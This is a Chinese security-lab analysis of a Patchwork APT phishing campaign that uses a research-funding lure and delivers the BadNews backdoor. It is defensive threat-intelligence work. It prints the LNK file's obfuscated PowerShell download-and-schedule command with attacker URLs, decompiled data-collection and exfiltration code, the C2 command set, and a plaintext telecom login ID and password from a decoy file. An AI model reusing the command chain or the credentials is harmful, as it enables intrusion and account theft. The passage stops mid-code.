以研发计划为诱饵，Patchwork组织近期针对国内的攻击活动分析

原创 猎影实验室 网络安全研究宅基地 2024年12月04日 11:01 浙江

1 概述


Patchwork组织又名Hangover、Dropping Elephant，最早披露于2013年。最早攻击活动可以追溯到2009年，主要针对中国、巴基斯坦等亚洲地区和国家进行网络间谍活动。在针对中国地区的攻击中，其主要针对政府机构、科研教育领域进行攻击。具有Windows、Android、macOS 多系统攻击的能力。

近日，安恒猎影实验室在日常威胁情报狩猎中捕获了Patchwork APT组织的攻击样本，相关样本以“国家重点研发计划‘工程科学与综合交叉’重点专项 2025项目指南建议表”为话题，针对国内科研相关的工作人员进行钓鱼攻击。

相关攻击活动以LNK文件作为初始攻击负载，引诱目标运行后，将下载PDF文件及EXE、DLL文件到本地，自动打开PDF文件以降低目标防备心理，并设置计划任务运行白文件。白文件运行后加载恶意DLL文件，在内存中多次解密加载执行Patchwork组织特马BadNews。此外我们发现该组织域名仿冒多个正常网站。

2 样本诱饵

本次捕获样本释放到本地的诱饵文件如下，内容为“国家重点研发计划‘工程科学与综合交叉’重点专项 2025项目指南建议表”


附件 2

国家重点研发计划

“工程科学与综合交叉”重点专项


2025 年项目指南建议表

项目名称	

考核指标	字以内）

所属领域	按照8个领域进行归属（空间科学、极端制造、信息、可再生能源、海洋、医工、交通工程、材料）
类别（可多选）	☐1.工程科学问题 源自重大工程实施，需要解决的重要科学和技术问题（100字左右）
	☐2.综合交叉问题 需要多学科交叉、多领域融合的科学和技术问题（100字左右）
必要性和意义	聚焦国家重大工程、重大任务、重大应用的战略需求，说明其必要性、紧迫性，以及对产业和技术的作用及影响，以及应用场景等。（500字以内）
研究内容	拟突破的关键核心技术、前沿科学技术领域等。（1000字以内）
预期成果和	描述预期任务的标志性成果及关键核心考核指标。（100

关联到的其他样本释放诱饵文件主题如下为巴基斯坦国际航空有限公司伊斯兰堡售票处内部审计情况



PAKISTAN International Airlines

INTERNAL AUDIT DIVISION

IAD/SB/Booking Office/24/1346
June 03, 2024

Chief Executive Officer – PIACL

Key Take Away on
Audit Review of Islamabad Booking Office

This management brief has been prepared based on Internal Audit of Islamabad Booking office Station of Pakistan International Airlines Company Limited (the Company) carried out in accordance with the Company's five years Risk Based Internal Audit Plan 2021 - 2025 approved by the Board's Audit Committee.

During auditable activity, we have noted certain internal controls and the scope of Audit Review is determined by Internal Audit Division with due consideration given to the findings of the test basis review, and the PIAC's strategic priorities.

Key Take Away Pertaining to Islamabad Booking Office:

Ref No.	Risk Rating	Observation	Management Response	Department / Division	Comments
4.3	Critical	Unapplied Receipts/AR invoices in ERP	After almost 1 month's extensive exercise we have been able to identify Rs. 10,349,755/ and have applied the same on invoices. We have further identified Rs. 51,566,362/ as actionable. This amount is in process of application and will be completed in one month. Remaining amount of Rs. 98,850,281/ requires further time as this pre dominantly relates to period when ISBDT and ISBRE were clubbed and it is a painstaking process to identify and separate our location from airport.	Finance	Audit para will be settled once all the invoices and receipts will be applied.
4.5	Critical	Defaulted Pax Agents – PKR 45.42 Million	After possible efforts of recovery from both the PSAs finally both PSAs M/s Royal Air Travel Services & M/s V-Fly were sent to the Legal Section and both the cases are in litigation and our legal section officially pursuing them in the court of law for remaining recovery.	Commercial	Audit Para will be settled once outstanding amount will be recovered.
4.6	Critical	Insufficient Security Coverage provided by PSAs Resulting in Financial Risk Exposure to the corporation amounting to PKR 570 million	ISB station has been assigned target of PKR 14 billion for the year 2023 and in order to achieve the sales target we have to go over and above the bank guarantee of PSAs so that target can be achieved and our flights don't go under load with insufficient seat factors. The three mentioned PSAs i.e., Ramada, Rahman and Six Sigma have good market reputation and stock over and above is given to the agents keeping in view their market reputation and as per their past behavior of payments. Moreover, the PSAs are also now given the option of insurance bank guarantees and now Six Sigma has also submitted insurance bank guarantee of PKR 100 million whereas Ramada and Rahman are also asked and pursued to submit insurance bank guarantee at the earliest	Commercial	Management should consider whether Insurance guarantee taken meets the minimum requirement as per company policy i.e. six weeks average sales of respective agents or not?

Page 1 of 2

PAKISTAN International Airlines

INTERNAL AUDIT DIVISION

			in order to cover the exposure.		
4.7	Critical	Financial Loss to the Corporation in BSP Sales Reports Due to Non-monitoring and Non-Integration of GDS with HITIT Systems	1. Void Ticket Refunded by IATA Agents In house investigation was conducted and void tickets data has been requested from IATA from (Sep 2018 till May 2023). In response IATA has shared 700000 void tickets which was cross examined with HITIT available data and identified 145 suspicious tickets from 2.20 million tickets. The above instances were shared with RA team for further investigation and issuance of ADMs for recovery. Meanwhile, this anomaly has also been rectified at IATA ends. 2. Manual Pricing by BSP IATA Agent through GDS As per GDS standard practices, they cannot restrict manual pricing and the airline must issue ADMs as per Airline ADM Policy by RA (Finance) if an agent is involved in malpractices. 3. No Accounting synchronization between HITIT and GDS system If ticket is issued/reissued/refunded by PSA, BSP and VA on Hitit Portal Plus then accounting history is showing on PNR but if ticket is issued by IATA agent on any GDS, then accounting history is landed on BSP link. Details are easily accessible from BSP Link or RA system. 4. Tickets are not reflected in Sales report HITIT has investigated this PNR against Incident **INC0060670.** They requested more example like this but no such instance repeated for PNR shared by stations.	Procedure Bureau / Revenue Accounting	Comments from Manager Pax Revenue Accounting is awaited

It is requested to share above document with concerned departments / divisions for the issuance of necessary instructions to concerned Managers at Station and Head Office for:

1. Establishing Internal Controls
2. SOP Implementation.
3. Drafting of policy / SOPs

This would help to strengthen and implement the Financial and operational controls across the entire PIA station network.

Regards

Sadia Muzafar
A/Chief Internal Auditor

Page 2 of 2

另一诱饵文件为：巴基斯坦第一大数据和通信网络提供商Zong的登录ID及密码

https://cbs.zong.com.pk/reach/login.aspx
Service Login ID: **923172697384**
Service Login Password : **Caait@123**

❸ 攻击流程

原始样本为LNK文件，执行后攻击流程如下：


原始样本为LNK文件，执行后攻击流程如下：

1. 文件运行后使用Invoke-WebRequest命令分别从指定的URL下载PDF及EXE/DLL文件，并将其保存到指定的本地路径（具体URL见附录IOC）；
2. 运行PDF文件并复制PE文件到指定目录，复制PDF文件到当前目录；
3. 创建名为WinUpdate的计划任务以运行后续负载；
4. 删除运行过程中产生的中间文件。

```
87   commandlinearguments: powershell $ProgressPreference = 'SilentlyContinue';$b='C:\Users';iw''r https://atus.toproid.xyz/
     klhju_rdf_gd/ktdfersfr -OutFile $b\Public\Project_Guideline.pdf;s''a''p''s $b\Public\Project_Guideline.pdf;iw''r
     https://zon.toproid.xyz/pfetc_ksr_lo/jyuecvdgt -OutFile "$b\Public\hip";r''e''n -Path "$b\Public\hip" -NewName "$b
     \Public\WerFaultSecure.exe";iw''r https://zon.toproid.xyz/aewbf_jsd_td/ktrgdysvt -OutFile "$b\Public\hello";r''e''n -
     Path "$b\Public\hello" -NewName "$b\Public\wer.dll";c''p''i "$b\Public\Project_Guideline.pdf" -destination
     .;sch''ta''s''ks /c''r''e''a''te /S''c minute /T''n WinUpdate /t''r "$b\Public\WerFaultSecure" /f;e''r''a''s''e *d?.?n?
88   iconlocation: %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

下载的可执行文件将通过白+黑的方式加载恶意DLL文件。白文件和恶意DLL文件包含的证书信息分别如下：其中恶意DLL文件的证书早在今年3月的攻击活动就曾被Patchwork组织使用过。

DLL文件被加载之后，将从自身读取一段数据解密为Shellcode，通过创建新线程加载



```
03060060 2B DE 5F A7 C9 56 BF 8C AD 80 1B 10 C1 E4 A5 D6 +Þ_§ÉV¿.....Áä¥Ö
03060070 F1 65 B4 22 24 67 1A DA 0F A3 CF 52 E0 31 9B B1 ñe´"$g.Ú.£ÏRà1.±
03060080 0D 47 23 87 82 5A F9 20 8D 02 CE 08 B3 7E 18 24 .G#..Zù ..Î.³~.$
03060090 60 6F 7F BE 0F DD A2 7C 93 B5 86 20 12 86 8D C2 `o.¾.Ý¢|.µ. ...Â
```

Shellcode执行后会在内存中再次解密出一个PE文件

```
03097FC0    FF36            push dword ptr ds:[esi]
03097FC2    56              push esi
03097FC3    57              push edi
03097FC4    E8 77190000     call 3099940
03097FC9    6A 20           push 20
03097FCB    8D4424 34       lea eax,dword ptr ss:[esp+34]
03097FCF    53              push ebx
03097FD0    50              push eax
03097FD1    E8 8E190000     call 3099964
03097FD6    83C4 18         add esp,18
03097FD9    8D5F 28         lea ebx,dword ptr ds:[edi+28]
03097FDC    83BF 34020000 03 cmp dword ptr ds:[edi+234],3
```

```
20 ' '

03097FC9
```

内存 1 | 内存 2 | 内存 3 | 内存 4 | 内存 5 | 监视 1 | [x=] 局部变量 | 结构体

```
地址      十六进制                                          ASCII
03550000  C0 37 03 00 CB F2 E5 BF E3 AD 5A DA 3C 9F AD 66  À7..Ëòå¿ã.ZÚ<..f
03550010  B8 77 42 FB C2 2C EE EF 2A 7D 9B 7D A4 C4 D0 4B  ¸wBûÂ,îï*}.}¤ÄÐK
03550020  FF 23 0A EE 00 00 00 00 7E C7 D8 0C 20 9A 72 D1  ÿ#.î....~ÇØ. .rÑ
03550030  F1 C9 32 E8 85 D3 85 F5 21 D5 1F CD 73 CE 30 9F  ñÉ2è.Ó.õ!Õ.ÍsÎ0.
03550040  FF 2E 8D A0 96 63 64 3B FA CE 70 47 46 B6 82 C5  ÿ.. .cd;úÎpGF¶.Å
03550050  AA 83 94 E2 3E 2D B2 A6 07 9E 40 2B DE 5F A7 C9  ª..â>-²¦..@+Þ_§É
03550060  56 BF 8C AD 80 1B 10 C1 E4 A5 D6 F1 65 B4 22 24  V¿.....Áä¥Öñe´"$
03550070  67 1A DA 0F A3 CF 52 E0 31 9B B1 0D 47 23 87 82  g.Ú.£ÏRà1.±.G#..
03550080  5A F9 20 8D 02 CE 08 B3 7E 18 24 60 6F 7F BE 0F  Zù ..Î.³~.$`o.¾.
03550090  DD A2 7C 93 B5 86 20 12 86 8D C2 D4 2F 8B 59 BD  Ý¢|.µ. ...ÂÔ/.Y½
035500A0  53 BE 1F A7 ED 89 C7 F7 36 59 36 35 90 D4 D4 CA  S¾.§í.Ç÷6Y65.ÔÔÊ
035500B0  B9 D8 CD D5 A8 23 80 F7 38 1B 03 01 EE 5C EF 4A  ¹ØÍÕ¨#.÷8...î\ïJ
035500C0  28 51 F4 6A C9 C7 3E 61 63 58 79 E9 82 FA EA 4E  (QôjÉÇ>acXyé.úêN
03550000  C0 37 03 00 CB F2 E5 BF E3 AD 5A DA 3C 9F AD 66  À7..Ëòå¿ã.ZÚ<..f
03550010  B8 77 42 FB C2 2C EE EF 2A 7D 9B 7D A4 C4 D0 4B  ¸wBûÂ,îï*}.}¤ÄÐK
03550020  FF 23 3E 47 00 00 00 00 7E C7 D8 0C 20 9A 72 D1  ÿ#>G....~ÇØ. .rÑ
03550030  90 29 5F 77 20 5F 5E 77 60 8F 5E 77 D0 5E 5E 77  .)_w _^w`.^wÐ^^w
03550040  F0 5E 5E 77 E0 77 5E 77 70 7C 5E 77 10 90 5E 77  ð^^wàw^wp|^w..^w
03550050  30 40 5E 77 30 47 5E 77 40 3E 5F 77 E0 97 5E 77  0@^w0G^w@>_wà.^w
03550060  A0 3E 5F 77 E0 40 5F 77 30 4B 60 77 10 5F 5E 77  >_wà@_w0K`w._^w
03550070  F0 3B 5F 77 80 A2 5E 77 50 A1 5E 77 B0 AD B5 77  ð;_w.¢^wP¡^w°.µw
03550080  00 03 B6 77 00 78 5E 77 70 1A 5E 77 70 46 5E 77  ..¶w.x^wp.^wpF^w
03550090  50 3C 5F 77 10 83 40 75 D0 9B C9 75 D0 3E C9 75  P<_w..@uÐ.ÉuÐ>Éu
035500A0  E0 BD C9 75 40 E3 C9 75 D0 42 C9 75 90 41 C9 75  à½Éu@ãÉuÐBÉu.AÉu
035500B0  00 E2 C9 75 70 E8 C9 75 E0 59 C9 75 40 69 7A 73  .âÉupèÉuàYÉu@izs
035500C0  70 BD 7F 73 D0 7E 81 73 B0 27 7D 73 F0 ED 7C 73  p½.sÐ~.s°'}sðí|s
035500D0  80 9F 81 73 E0 EC 7C 73 70 D0 8B 73 20 92 82 73  ...sàì|spÐ.s ..s
03551270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03551280  00 00 00 00 00 20 03 00 4D 5A 90 00 03 00 00 00  ..... ..MZ......
03551290  04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00  ....ÿÿ..¸.......
035512A0  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
035512B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
035512C0  00 00 00 00 10 01 00 00 0E 1F BA 0E 00 B4 09 CD  ..........°..´.Í
035512D0  21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72  !¸.LÍ!This progr
035512E0  61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E  am cannot be run
035512F0  20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  in DOS mode....
03551300  24 00 00 00 00 00 00 00 F3 2B 78 FD B7 4A 16 AE  $.......ó+xý·J.®
03551310  B7 4A 16 AE B7 4A 16 AE FC 32 15 AF BD 4A 16 AE  ·J.®·J.®ü2.¯½J.®
```

然后通过复制、抹去文件头等操作，最后在内存中加载

```
03098E20    57              push edi
03098E21    57              push edi
03098E22    FF53 5C         call dword ptr ds:[ebx+5C]      [ebx+5C]:CreateThread
03098E25    85C0            test eax,eax
03098E27    74 15           je 3098E3E
03098E29    6A FF           push FFFFFFFF
03098E2B    50              push eax
03098E2C    FF53 58         call dword ptr ds:[ebx+58]      [ebx+58]:WaitForSingleObject
03098E2F    EB 0D           jmp 3098E3E
03098E31    64:A1 18000000  mov eax,dword ptr fs:[18]
03098E37    FF70 30         push dword ptr ds:[eax+30]
03098E3A    FF5424 30       call dword ptr ss:[esp+30]
03098E3E    8B5424 10       mov edx,dword ptr ss:[esp+10]
03098E42    6A 03           push 3
03098E44    58              pop eax
03098E45    3983 30020000   cmp dword ptr ds:[ebx+230],eax
03098E4B    75 09           jne 3098E56
```

```
dword ptr ss:[esp+30]=[0314F484]=04D400FA

03098E3A
```

内存 1 | 内存 2 | 内存 3 | 内存 4 | 内存 5 | 监视 1 | [x=] 局部变量 | 结构体

```
地址      十六进制                                          ASCII
04D400FA  E8 73 04 00 00 E9 74 FE FF FF E9 75 4E 00 00 55  ès...étþÿÿéuN..U
04D4010A  8B EC 83 EC 0C 8D 4D F4 E8 2E F7 FF FF 68 74 F8  .ì.ì..Môè.÷ÿÿhtø
04D4011A  D5 04 8D 45 F4 50 E8 50 0B 00 00 CC 55 8B EC 83  Õ..EôPèP...ÌU.ì.
04D4012A  25 80 1E D6 04 00 83 EC 24 83 0D 84 10 D6 04 01  %..Ö...ì$....Ö..
04D4013A  6A 0A FF 15 CC 50 D5 04 85 C0 0F 84 AC 01 00 00  j.ÿ.ÌPÕ..À..¬...
04D4014A  83 65 F0 00 33 C0 53 56 57 33 C9 8D 7D DC 53 0F  .eð.3ÀSVW3É.}ÜS.
04D4015A  A2 8B F3 5B 90 89 07 89 77 04 89 4F 08 33 C9 89  ¢.ó[....w..O.3É.
04D4016A  57 0C 8B 45 DC 8B 7D E0 89 45 F4 81 F7 47 65 6E  W..EÜ.}à.Eô.÷Gen
04D4017A  75 8B 45 E8 35 69 6E 65 49 89 45 FC 8B 45 E4 35  u.Eè5ineI.Eü.Eä5
```

```
04D4019A 90 8D 5D DC 89 03 8B 45 FC 0B 45 F8 0B C7 89 73 ..]Ü...Eü.Eø.Ç.s
04D401AA 04 89 4B 08 89 53 0C 75 43 8B 45 DC 25 F0 3F FF ..K..S.uC.EÜ%ð?ÿ
04D401BA 0F 3D C0 06 01 00 74 23 3D 60 06 02 00 74 1C 3D .=À...t#=`...t.=
```

最后在内存中加载的Shellcode实际是Patchwork组织的常用特马BadNews。该负载运行后首先创建名为"gqfffhj"的互斥体

```
if ( CreateMutexA(0, 1, "gqfffhj") )
{
  if ( GetLastError() == 183 )
  {
    _loaddll(0);
```

获取UUID，根据UUID和文件路径编码生成字符串

```
  v6 = strlen(v51[0]);
sub_4011E0(v6, v28);                    // 根据UUID和文件路径生成RjFFQTRENTYtOEUxRC04MjA2LTMxN
LOBYTE(v69) = 1;
sub_403D60(v28, v29);                   // 进一步加密->aBMHYu5QtOoAtE5/QbkacRvJqi1XxPbTWxjMPG
```

获取操作系统版本，重复上述操作

```
00241ED7   FF15 68502600    call dword ptr ds:[<GetProcAddress>]
00241EDD   A3 80252700      mov dword ptr ds:[<&GetVersion>],eax   eax:GetVersion
00241EE2   FFD0             call eax                               eax:GetVersion
00241EE4   8BC8             mov ecx,eax                            eax:GetVersion
00241EE6   66:C1E8 08       shr ax,8
00241EEA   0FB7D0           movzx edx,ax                           edx:GetVersion
eax=<kernel32.GetVersion>
```


获取其他信息，如UserName、内外网IP及IP所在国家，依据获取到的信息+文件路径进行两次编码加密

```
*(v6 + 49) = 0;
strcpy(v6, "https://myexternalip.com/raw");
v7 = unknown_libname_3(20);
*(v7 + 12) = 0;
v9 = unknown_libname_3(100);
memset(v9 + 47, 0, 0x35u);
strcpy(v9, "https://api.iplocation.net/?cmd=ip-country&ip=");
v10 = &a1;
```

将所有加密后的信息拼接

```
00247181   83BD 18FFFFFF 0F    cmp dword ptr ss:[ebp-E8],F
00247188   8D85 04FFFFFF       lea eax,dword ptr ss:[ebp-FC]          [ebp-FC]:"dSHXPP0JYsd3jE+uURPmWw==
0024718E   8DBD A4FEFFFF       lea edi,dword ptr ss:[ebp-15C]         [ebp-15C]:"SVtd9hRcPK+A/iHv53rqaE0
00247194   0F4785 04FFFFFF     cmova eax,dword ptr ss:[ebp-FC]        [ebp-FC]:"dSHXPP0JYsd3jE+uURPmWw==
0024719B   8DB5 BCFEFFFF       lea esi,dword ptr ss:[ebp-144]         [ebp-144]:"F6hvlAasNQ75f3JWus3KDQ==
002471A1   83BD B8FEFFFF 0F    cmp dword ptr ss:[ebp-148],F
002471A8   8D95 D4FEFFFF       lea edx,dword ptr ss:[ebp-12C]         [ebp-12C]:"dfJdn+oj+oiA4vT/sapfxA==
002471AE   8985 BCFDFFFF       mov dword ptr ss:[ebp-244],eax
002471B4   8D8D ECFEFFFF       lea ecx,dword ptr ss:[ebp-114]         [ebp-114]:"dSHXPP0JYsd3jE+uURPmWw==
002471BA   0F47BD A4FEFFFF     cmova edi,dword ptr ss:[ebp-15C]       [ebp-15C]:"SVtd9hRcPK+A/iHv53rqaE0
002471C1   8D85 8CFEFFFF       lea eax,dword ptr ss:[ebp-174]         [ebp-174]:"aBMHYu5QtOoAtE5/QbkacRv
002471C7   83BD D0FEFFFF 0F    cmp dword ptr ss:[ebp-130],F
002471CE   FFB5 BCFDFFFF       push dword ptr ss:[ebp-244]
002471D4   0F47B5 BCFEFFFF     cmova esi,dword ptr ss:[ebp-144]       [ebp-144]:"F6hvlAasNQ75f3JWus3KDQ==
002471DB   83BD E8FEFFFF 0F    cmp dword ptr ss:[ebp-118],F
002471E2   57                  push edi                               edi:&"ALLUSERSPROFILE=C:\\ProgramD
002471E3   0F4795 D4FEFFFF     cmova edx,dword ptr ss:[ebp-12C]       [ebp-12C]:"dfJdn+oj+oiA4vT/sapfxA==
002471EA   83BD 00FFFFFF 0F    cmp dword ptr ss:[ebp-100],F
002471F1   8BBD B8FDFFFF       mov edi,dword ptr ss:[ebp-248]         [ebp-248]:"uedf"
002471F7   0F478D ECFEFFFF     cmova ecx,dword ptr ss:[ebp-114]       [ebp-114]:"dSHXPP0JYsd3jE+uURPmWw==
002471FE   83BD A0FEFFFF 0F    cmp dword ptr ss:[ebp-160],F
00247205   56                  push esi                               esi:"1EA4D56-8E1D-8206-3158-C968AB
00247206   0F4785 8CFEFFFF     cmova eax,dword ptr ss:[ebp-174]       [ebp-174]:"aBMHYu5QtOoAtE5/QbkacRv
0024720D   8BB5 C0FDFFFF       mov esi,dword ptr ss:[ebp-240]
00247213   52                  push edx                               edx:&"ALLUSERSPROFILE=C:\\ProgramD
00247214   51                  push ecx
00247215   50                  push eax
00247216   57                  push edi                               edi:&"ALLUSERSPROFILE=C:\\ProgramD
00247217   68 C4E02600         push .26E0C4                           26E0C4:"%s=%s#**#%s#**#%s#**#%s#**
0024721C   56                  push esi                               esi:"1EA4D56-8E1D-8206-3158-C968AB
0024721D   E8 AEE9FFFF         call .245BD0
00247222   83C4 3C             add esp,3C
```

以POST的方式发送至C2：hxxps://weixein.info/1WrCVzW4kSDNbNTt/cqWf4vQlofzqFkc7.php



C2返回指令以"$"符分割，包含的部分指令及功能如下

指令	含义
3hdfghd1	读取指定文件，加密后上传至C2
3gjdfghj6	创建cmd进程执行指定指令，并将执行结果加密上传
3fgjfhg4	遍历文件及目录
3gnfjhk7	从指定URL下载后续负载保存到本地执行
3ngjfng5	仅下载文件
3fghnbj2	屏幕截图，加密回传
frgt45f	创建线程执行cmd指令

- 3hdfghd1：读取指定文件，加密后上传至C2

```
strcpy(v78, "CreateFileW");
v79 = 0i64;
ProcAddress = GetProcAddress(hModule, v78);
v13 = v68;
if ( v68[5] > 7u )
  v13 = v68[0];
dword_432684 = ProcAddress;
hFile = (ProcAddress)(v13, 0x80000000, 1, 0, 3, 128, 0);
v49 = v15;
v16 = hFile;
SetFilePointer(hFile, v49, 0, 1u);
v87[9] = 0;
strcpy(v87, "ReadFile");
v17 = GetProcAddress(hModule, v87);
v18 = Block;
dword_4326AC = v17;
(v17)(v16, Block, 100000, &v67, 0);
FirstEnc(&v69, v18, v67);
LOBYTE(v88) = 3;
SecondEnc(&v70, &v69);
LOBYTE(v88) = 4;
```

```
memset(v23, 0, 0x30D40u);
strcpy(v24, "vovdw");
if ( v71 > 0xF )
  v25 = v70;
